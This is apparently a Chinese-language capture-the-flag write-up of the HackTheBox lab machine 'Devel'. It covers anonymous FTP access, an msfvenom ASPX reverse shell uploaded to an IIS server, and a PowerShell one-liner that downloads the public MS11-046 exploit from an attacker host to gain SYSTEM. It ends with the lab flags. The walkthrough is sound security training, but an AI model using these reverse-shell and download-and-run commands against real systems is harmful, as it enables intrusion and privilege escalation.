

Devel(完成)

```
└─# nmap -sCV 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 05:12 EDT
Nmap scan report for 10.10.10.5
Host is up (0.23s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.30 seconds
```



```
┌──(root㉿kali)-[~]
└─# whatweb http://10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
```


FTP登入成功



```
┌──(root㉿kali)-[~]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49159|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

嘗試21的html放在80，但介面一致...

http://10.10.10.5/iisstart.htm



因可以讀取，可嘗試上傳。並反彈msfvenom


URL:https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom

```
ASP/x  Reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=1234 -f aspx > shell.aspx
```

製作完，上傳本地


```
locatr reverse.asp
```

再從Put FTP，再次連線web




```
ftp> put reverse.asp
local: reverse.asp remote: reverse.asp
229 Entering Extended Passive Mode (|||49167|)
125 Data connection already open; Transfer starting.
100% |*********************************************
226 Transfer complete.
38528 bytes sent in 00:00 (53.79 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49168|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-30-24  02:29PM                38528 reverse.asp
03-17-17  04:37PM               184946 welcome.png
```

反彈成功



```
┌──(root㉿kali)-[~/hackthebox/Devel]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.5] 49174
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```


登入user filter都失敗



```
 Directory of c:\Users

18/03/2017  01:16 ◆◆    <DIR>          .
18/03/2017  01:16 ◆◆    <DIR>          ..
18/03/2017  01:16 ◆◆    <DIR>          Administrator
17/03/2017  04:17 ◆◆    <DIR>          babis
18/03/2017  01:06 ◆◆    <DIR>          Classic .NET AppPool
14/07/2009  09:20 ◆◆    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   4.591.702.016 bytes free

c:\Users>cd Administrator
cd Administrator
Access is denied.

c:\Users>cd babis
cd babis
Access is denied.
```

√

8 —




```
c:\Users>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          30/3/2024, 11:11:16 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.466 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.545 MB
Virtual Memory: In Use:    596 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 4
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::a8a6:9111:bd06:a21e
                                 [03]: dead:beef::447b:acb2:ddae:c62
                                 [04]: dead:beef::a8a6:9111:bd06:a21e
```

找到版本漏洞：MS11-046

URL:https://github.com/abatchy17/WindowsExploits/blob/master/MS11-046/40564.c

開發者提出指令轉exe



```
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
```

攻擊機開啟http server


受害機執行powershell，並下載弱點存入Downloads

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.3:9999/MS11-046.exe', 'c:\Users\Public\Downloads\MS11-046.exe')"
```

後續在執行exe

`c:\Users\Public\Downloads\MS11-046.exe`


成功提權



```
c:\windows\system32\inetsrv>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.3:9999/MS11-046.exe', 'c:\Users\Public\Downloads\MS
11-046.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.3:9999/MS11-046.exe', 'c:\Users\Public\Downloads\MS11-046.exe')"


c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>c:\Users\Public\Downloads\MS11-046.exe
c:\Users\Public\Downloads\MS11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```


---

user flag



```
c:\Users\babis\Desktop>type user.txt
type user.txt
98b09c055e9cc6f04fdcd38985a9da11
```

root flag



```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
a8128004e57315a7168e5101d8d611e7
```